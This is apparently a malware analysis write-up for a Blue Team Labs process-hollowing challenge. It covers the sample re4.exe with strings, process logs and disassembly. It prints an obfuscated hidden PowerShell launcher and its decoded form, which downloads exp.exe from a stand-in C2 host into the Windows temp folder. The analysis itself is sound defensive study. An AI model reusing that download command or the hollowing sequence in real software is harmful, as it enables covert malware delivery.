Malware Source: https://blueteamlabs.online/home/challenge/injection-series-part-4-8b3aaae8ca

Name of malware re4.exe


We can all it, processHollowingMalware.exe

Note: Run / Test the malware in an isolated or separate environment.

Basic static analysis of malware.

SHA256 hash:
4E56373FB7149B2CA283A32303CA02499C912EC465BCE9C18ED0B73E1ADEB45F

Verdict From VirusTotal



MITRE ID

https://attack.mitre.org/techniques/T1055/012/

Process Injection: Process Hollowing

Other sub-techniques of Process Injection (12)

Adversaries may inject malicious code into suspended and hollowed processes in order to evade process-based defenses. Process hollowing is a method of executing arbitrary code in the address space of a separate live process.


Process hollowing is commonly performed by creating a process in a suspended state then unmapping/hollowing its memory, which can then be replaced with malicious code. A victim process can be created with native Windows API calls such as `CreateProcess`, which includes a flag to suspend the processes primary thread. At this point the process can be unmapped using APIs calls such as `ZwUnmapViewOfSection` or `NtUnmapViewOfSection` before being written to, realigned to the injected code, and resumed via `VirtualAllocEx`, `WriteProcessMemory`, `SetThreadContext`, then `ResumeThread` respectively.[1][2]

This is very similar to Thread Local Storage but creates a new process rather than targeting an existing process. This behavior will likely not result in elevated privileges since the injected process was spawned from (and thus inherits the security context) of the injecting process. However, execution via process hollowing may also evade detection from security products since the execution is masked under a legitimate process.

ID: T1055.012
Sub-technique of: T1055
Tactics: Defense Evasion, Privilege Escalation
Platforms: Windows
Version: 1.4
Created: 14 January 2020
Last Modified: 24 October 2025

Version Permalink

Floss string output.



Interesting findings from the string.

```
c:\windows\syswow64\notepad.exe
```

```
powershell.exe -ep bypass -windowstyle hidden -enc
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgAGgAdAB0
AHAAOgAvAC8AcwBvAG0AZQBjADIALgBzAGUAcgB2AGUAcgAvAGUAeABwAC4AZQB4AGUA
IAAtAE8AdQB0AEYAaQBsAGUAIABjADoAXABcAHcAaQBuAGQAbwB3AHMAXABcAHQAZQBt
AHAAXABcAGUAeABwAC4AZQB4AGUACgA=
```

```
C:\windows\temp\exp.exe
```

```
NtUnmapViewOfSection
```

```
ntdll
```


```
RSDSl
```

```
C:\Users\echo\source\repos\btlo4\Release\btlo4.pdb
```

```
GCTL
```

```
Unknown exception
bad allocation
bad array new length
c:\windows\syswow64\notepad.exe
powershell.exe -ep bypass -windowstyle hidden -enc SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQ
C:\windows\temp\exp.exe
NtUnmapViewOfSection
ntdll
RSDS1
C:\Users\echo\source\repos\btlo4\Release\btlo4.pdb
GCTL
```

After decoding the obfuscated powerShell script we get:





```
Invoke-WebRequest -Uri http://somec2.server/exp.exe -OutFile
c:\\windows\\temp\\exp.exe
```


Basic Dynamic analysis.


Host Based Indicators

Create File


1928	ReadFile	C:\Windows\Temp
1928	CreateFile	C:\Windows\Temp\exp.exe
1928	QueryStandardInformationFile	C:\Windows\Temp\exp.exe
1928	ReadFile	C:\Windows\Temp\exp.exe
1928	ReadFile	C:\Windows\SysWOW64\ntdll.dll
1928	ReadFile	C:\Windows\SysWOW64\kernel32.dll
1928	ReadFile	C:\Windows\System32\wow64.dll
1928	ReadFile	C:\Windows\System32\wow64.dll
1928	ReadFile	C:\Windows\SysWOW64\ntdll.dll
1928	QueryNameInformationFile	C:\Users\Immune\Desktop\Malware\re4.exe
1928	ReadFile	C:\Windows\SysWOW64\ntdll.dll
1928	ReadFile	C:\Windows\SysWOW64\kernel32.dll
1928	ReadFile	C:\Windows\SysWOW64\ntdll.dll
1928	CloseFile	C:\Windows
1928	CloseFile	C:\Users\Immune\Desktop\Malware
1928	CloseFile	C:\Windows\Temp\exp.exe



Process
Description
Image Path
Life Time
Company
Owner
Explorer.EXE (4176)
SecurityHealthSystray.exe (504)
VBoxTray.exe (1584)
msedge.exe (4164)
msedge.exe (4220)
msedge.exe (3232)
msedge.exe (3260)
msedge.exe (3396)
ZoomIt64.exe (4568)
Procmon64.exe (992)
re4.exe (1928)
Conhost.exe (3308)
notepad.exe (1376)
cmd.exe (6624)
powershell.exe (3440)
re4.exe (5588)
WerFault.exe (4024)
Windows Explorer
Windows Security...
VirtualBox Guest ...
Microsoft Edge
Sysinternals Scree...
Process Monitor
Console Window ...
Notepad
Windows Comma...
Windows PowerS...
Windows Problem...
Microsoft Corporat...
Oracle and/or its ...
Sysinternals - ww...
DESKTOP-


Procmon64.exe (992)
re4.exe (1928)
Conhost.exe (3308)
notepad.exe (1376)
cmd.exe (6624)
powershell.exe (3440)
re4.exe (5588)
WerFault.exe (4024)
Process Monitor
Console Window ...
Notepad
Windows Comma...
Windows PowerS...
Windows Problem...
Sysinternals - ww...
Microsoft Corporat...
DESKTOP-
Description: Windows PowerShell
Company: Microsoft Corporation
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command: powershell.exe -ep bypass -windowstyle hidden -enc SQBuAHYAbwBrAGUALQBXAGUAYgBSA
User: DESKTOP-U55U10H\Immune
PID: 3440
Started: 03/01/2026 21.58.07
Exited: 03/01/2026 21.58.28



Name
Date modified
Type
Size
Crashpad
28/12/2025 17.37
File folder
MsEdgeCrashpad
29/12/2025 2.53
File folder
exp.exe
03/01/2026 21.58
Application
0 KB
FXSAPIDebugLogFile.txt
28/12/2025 16.57
Text Document
0 KB
FXSTIFFDebugLogFile.txt
28/12/2025 16.57
Text Document
0 KB
MpCmdRun.log
28/12/2025 19.09
Text Document
3 KB
msedge_installer.log
29/12/2025 2.53
Text Document
67 KB
tem9713.tmp
28/12/2025 19.00
TMP File
1 KB

Network Based Indicators.





Advanced Static analysis



```
int main(int argc, char **argv, char **envp);
0x00401032      push    0x18            ; 24 ; size_t size
0x00401034      mov     dword [var_44h], ebx
0x00401037      movups  xmmword [ebx], xmm0
0x0040103a      call    fcn.00401349 ; fcn.00401349
0x0040103f      add     esp, 0x18
0x00401042      mov     edi, eax
0x00401044      xorps   xmm0, xmm0
0x00401047      push    ebx             ; LPPROCESS_INFORMATION lpProcessInformation
0x00401048      push    esi             ; LPSTARTUPINFOA lpStartupInfo
0x00401049      push    0               ; LPCSTR lpCurrentDirectory
0x0040104b      push    0               ; LPVOID lpEnvironment
0x0040104d      push    4               ; 4 ; DWORD dwCreationFlags
0x0040104f      push    1               ; 1 ; BOOL bInheritHandles
0x00401051      push    0               ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x00401053      push    0               ; LPSECURITY_ATTRIBUTES lpProcessAttributes
0x00401055      movups  xmmword [edi], xmm0
0x00401058      push    str.c:_windows_syswow64__otepad.exe ; 0x4031c0 ; LPSTR lpCommandLine
0x0040105d      movq    qword [edi + 0x10], xmm0
0x00401062      push    0               ; LPCSTR lpApplicationName
0x00401064      mov     dword [ReturnLength], 0
0x0040106b      call    dword [CreateProcessA] ; 0x403034 ; BOOL CreateProcessA(LPCSTR lpApplicat...
0x00401071      mov     ebx, dword [ebx]
0x00401073      lea     eax, [ReturnLength]
0x00401076      push    eax             ; PULONG ReturnLength
0x00401077      push    0x18            ; 24 ; ULONG ProcessInformationLength
0x00401079      push    edi             ; PVOID ProcessInformation
0x0040107a      push    0               ; unknown_t ProcessInformationClass
0x0040107c      push    ebx             ; HANDLE ProcessHandle
0x0040107d      mov     dword [hProcess], ebx
0x00401080      call    dword [NtQueryInformationProcess] ; 0x403114 ; NTSTATUS NtQueryInformatio...
0x00401086      mov     eax, dword [edi + 4]
0x00401089      lea     ecx, [lpNumberOfBytesRead]
0x0040108c      push    ecx             ; SIZE_T *lpNumberOfBytesRead
0x0040108d      push    4               ; 4 ; SIZE_T nSize
0x0040108f      lea     ecx, [lpBaseAddress]
0x00401092      mov     dword [lpBaseAddress], 0
0x00401099      push    ecx             ; LPVOID lpBuffer
0x0040109a      add     eax, 8
0x0040109d      mov     dword [lpNumberOfBytesRead], 0
0x004010a4      push    eax             ; LPCVOID lpBaseAddress
0x004010a5      push    ebx             ; HANDLE hProcess
0x004010a6      call    dword [ReadProcessMemory] ; 0x40302c ; BOOL ReadProcessMemory(HANDLE hPro...
0x004010ac      push    str.powershell.exe__ep_bypass__windowstyle_hidden__enc_SQBuAHYAbwBrAGUALQ...
0x004010b1      call    dword [system] ; 0x4030ec ; int system(const char *string)
0x004010b7      add     esp, 4
```

The creation flag with the value of **4** (or 0x00000004 in hexadecimal) is being pushed for the Windows CreateProcess function is CREATE_SUSPENDED.

When this flag is used, the new process's primary thread is created in a **suspended state**.

Key Effects of CREATE_SUSPENDED

- **Non-Execution:** The new process does not begin running immediately.
- **Manual Start Required:** The primary thread only starts executing when the ResumeThread function is called.
- **Debugging/Configuration:** This is useful for debugging purposes or for allowing a parent process to perform additional setup (like injecting code or modifying environment variables) before the child process begins any operations.

Windows API Used

